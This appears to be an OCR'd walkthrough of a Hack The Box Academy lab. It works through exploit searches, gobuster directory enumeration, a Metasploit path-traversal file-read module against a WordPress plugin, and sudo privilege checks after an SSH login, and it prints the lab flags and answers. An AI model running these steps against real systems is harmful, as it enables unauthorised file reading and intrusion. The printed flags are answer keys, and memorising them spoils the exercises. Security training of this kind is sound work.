
GETTING STARTED

Just another WordPress site

Simple Backup Plugin 2.7.10 for WordPress

Simple Backup Plugin 2.7.10 for WordPress can backup and

To proceed, we can utilize search engines like Google to seek information about any known vulnerabilities or exploits related to the Simple Backup Plugin. This will help us in identifying potential entry points that could be leveraged for further exploitation.



Simple Backup Plugin 2.7.10

Exploit-DB
https://www.exploit-db.com › exploits

Simple Backup Plugin Python Exploit 2.7.10 - Path Traversal

2 Apr 2024 — Exploit Title: **Simple Backup Plugin** < **2.7.10** - Arbitrary File Download via Path Traversal # Date: 2024-03-06 # Exploit Author: Ven3xy ...

Rapid7
https://www.rapid7.com › auxiliary › scanner › http › w...

WordPress Simple Backup File Read Vulnerability

30 May 2018 — This module exploits a directory traversal vulnerability in WordPress **Plugin** "**Simple Backup**" version **2.7.10**, allowing to read arbitrary files with the web ...

Hack The Box :: Forums
https://forum.hackthebox.com › getting-started-public-e...

Getting Started | Public Exploits | Try to identify the services ...

19 Mar 2021 — First you have to search in internet for **Simple Backup Plugin 2.7.10** and search for their respective exploits and then load that exploit in ...


GitHub
https://github.com › cybersecaware › Wordpress-Simple-...

GitHub - cybersecaware/Wordpress-Simple-Backup-2.7.10 ...

Lastly, it is worth noting our intention to explore accessible directories on the server.

We plan to utilize a tool called gobuster for this purpose. However, before proceeding, we need to locate relevant files using the 'locate' command.

```
locate [search argument]
```




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ locate /seclists/Discovery/Web-Content/
/usr/share/seclists/Discovery/Web-Content/AdobeCQ-AEM.txt
/usr/share/seclists/Discovery/Web-Content/AdobeXML.fuzz.txt
/usr/share/seclists/Discovery/Web-Content/Apache.fuzz.txt
/usr/share/seclists/Discovery/Web-Content/ApacheTomcat.fuzz.txt
/usr/share/seclists/Discovery/Web-Content/BurpSuite-ParamMiner
```

Seclists included hundreds of wordlists. Obviously, we shouldn't blindly iterate through all of them. Modify the 'locate' command with a search filter containing either "wordpress" or "wp". This will help us narrow down our options and find files specifically related to Wordpress installations.

```
locate [search argument] | grep -E [filter arguments]
```

- grep -E "wordpress|wp": The grep command with the -E flag stands for extended regular expression matching.

In this case, we use it to filter the output of the previous command by looking for lines that contain either "wordpress" or "wp". By using the | character and the pipe symbol (|) in the pattern (|wordpress|wp), we are using the OR operator, which means it will match any line containing either "wordpress" or "wp".




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ locate /seclists/Discovery/Web-Content/ | grep -E "wordpress|wp"
/usr/share/seclists/Discovery/Web-Content/CMS/wordpress.fuzz.txt
/usr/share/seclists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt
/usr/share/seclists/Discovery/Web-Content/CMS/wp-themes.fuzz.txt
/usr/share/seclists/Discovery/Web-Content/URLs/urls-wordpress-3.3.1.txt
/usr/share/seclists/Discovery/Web-Content/WebTechnologyPaths-Trickest-Wordlists/wordpress-all-levels.txt
/usr/share/seclists/Discovery/Web-Content/WebTechnologyPaths-Trickest-Wordlists/wordpress.txt
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
```

That has limited our options to 6 wordlists. You might require more information such as the file size to aid in your decision.

```
locate [search argument] | grep -E [filter arguments] | xargs ls -lh
```

- xargs: This command takes the output of the previous pipeline as its input and passes it as arguments to the ls command.
- ls with the -lh option. The -l flag displays files in a long format (with permissions, size, and modification time), while the -h flag adjusts file sizes to be human-readable (e.g., bytes to kilobytes or megabytes).




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ locate /seclists/Discovery/Web-Content/ | grep -E "wordpress|wp" | xargs ls -lh
-rw-r--r-- 1 root root  58K Aug 15  2023 /usr/share/seclists/Discovery/Web-Content/CMS/wordpress.fuzz.txt
-rw-r--r-- 1 root root 494K Aug 15  2023 /usr/share/seclists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt
-rw-r--r-- 1 root root 113K Aug 15  2023 /usr/share/seclists/Discovery/Web-Content/CMS/wp-themes.fuzz.txt
-rw-r--r-- 1 root root  35K Aug 15  2023 /usr/share/seclists/Discovery/Web-Content/URLs/urls-wordpress-3.3.1.tx
-rw-r--r-- 1 root root 320K Aug 15  2023 /usr/share/seclists/Discovery/Web-Content/WebTechnologyPaths-Trickest-
-rw-r--r-- 1 root root 109K Aug 15  2023 /usr/share/seclists/Discovery/Web-Content/WebTechnologyPaths-Trickest-
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
```

When conducting an enumeration process, one can choose to start with smaller files and gradually progress to larger ones. Alternatively, one can jump right into exploring the bigger files from the beginning. Ultimately, it's about choosing the method that suits your approach and comfort level in handling various file sizes during the enumeration process.

The results should be saved in a file for future reference, even though they are not essential for the current task. This approach allows for practice and provides an opportunity for further analysis.

```
gobuster dir -u [target] -w [wordlist path] > [output file]
```




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ gobuster dir -u http://94.237.56.27:41070/ -w /usr/share/seclists/Discovery/Web-C
ontent/WebTechnologyPaths-Trickest-Wordlists/wordpress-all-levels.txt > results.txt
Progress: 661 / 9748 (6.78%)[ERROR] Get "http://94.237.56.27:41070/wp-admin/admin-post.php"
: context deadline exceeded (Client.Timeout exceeded while awaiting headers)

Progress: 4332 / 9748 (44.44%)
```


While gobuster runs, return our attention to the previous exploit we have already discovered - Simple Backup Plugin.

We will use Metasploit for this.


```
msfconsole

search simple backup plugin

use 0

options
```



```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts
```




```
[msf](Jobs:0 Agents:0) >> search simple backup plugin

Matching Modules
================

   #  Name                                                  Dis
   -  ----                                                  ---
   0  auxiliary/scanner/http/wp_simple_backup_file_read


Interact with a module by name or index. For example info 0,

[msf](Jobs:0 Agents:0) >> use 0
```



```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> options

Module options (auxiliary/scanner/http/wp_simple_backup_file_read):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DEPTH      6                yes       Traversal Depth (to reach the root folder)
   FILEPATH   /etc/passwd      yes       The path to the file to read
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                         oit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host
```

Options allow you to set parameters, adjust options, and configure different aspects of the selected module. If you carefully read the question, it tells you to look for the contents of '/file.txt'.
That's not a filename, but a file path.


```
set RHOSTS [ip]

set RPORT [port]

set FILEPATH /flag.txt
```



```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RHOSTS 83.136.254.158
RHOSTS => 83.136.254.158
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RPORT 36289
RPORT => 36289
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set FILEPATH /flag.txt
FILEPATH => /flag.txt
```


Always double-check if an exploit supports the 'check' functionality before proceeding. If check is supported and reveals that the target is not susceptible to the exploit, executing the exploit will not gain anything and just alert the target. Employing evasive tactics can potentially mitigate any security risks.

```
check

exploit
```



```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> check
[-] This module does not support check.
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> exploit

[+] File saved in: /home/htb-ac-1435902/.msf4/loot/20241010024558_default_83.136.254.158_simplebackup.tra_231472.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Execute the 'cat' command in a separate terminal




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ cat /home/htb-ac-1435902/.msf4/loot/20241010024558_defau
158_simplebackup.tra_231472.txt
HTB{my_f1r57_h4ck}
```

Privilege Escalation

SSH into the server above with the provided credentials, and use the '-p xxxxxx' to specify the port shown above. Once you login, try to find a way to move to 'user2', to get the flag in '/home/user2/flag.txt'.

Answer: HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ ssh user1@83.136.254.37 -p 43951
The authenticity of host '[83.136.254.37]:43951 ([83.136.254.37]:43951)' can't be
ED25519 key fingerprint is SHA256:KDcF5lg81jNEGgdr67bEo+Ui1pmsyHXKnw/ZHPLZCyY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[83.136.254.37]:43951' (ED25519) to the list of known
```

Upon successful login as user1, we proceeded to determine our current location and identity by running the following commands:

```
pwd

whoami
```

- pwd: To check the present working directory (location)
- whoami: To identify our username




```
user1@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~$ pwd
/home/user1
user1@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~$ whoami
user1
```

Additionally, we utilized the sudo -l command to review the user's privileges for using sudo. This helped us understand the scope and extent of potential actions that could be performed under superuser privileges.

```
sudo -l
```

The sudo -l command lists the user's privileges for using sudo. It shows:


- Commands the user can run with sudo: It displays which commands the user is allowed (or not allowed) to run with superuser privileges.
- Specific commands: If the user can execute specific commands as another user or group.
- Nopasswd: It indicates if the user can run commands without being prompted for a password.



```
user1@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~$ sudo -l
Matching Defaults entries for user1 on
    ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User user1 may run the following commands on
        ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:
    (user2 : user2) NOPASSWD: /bin/bash
user1@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~$
```

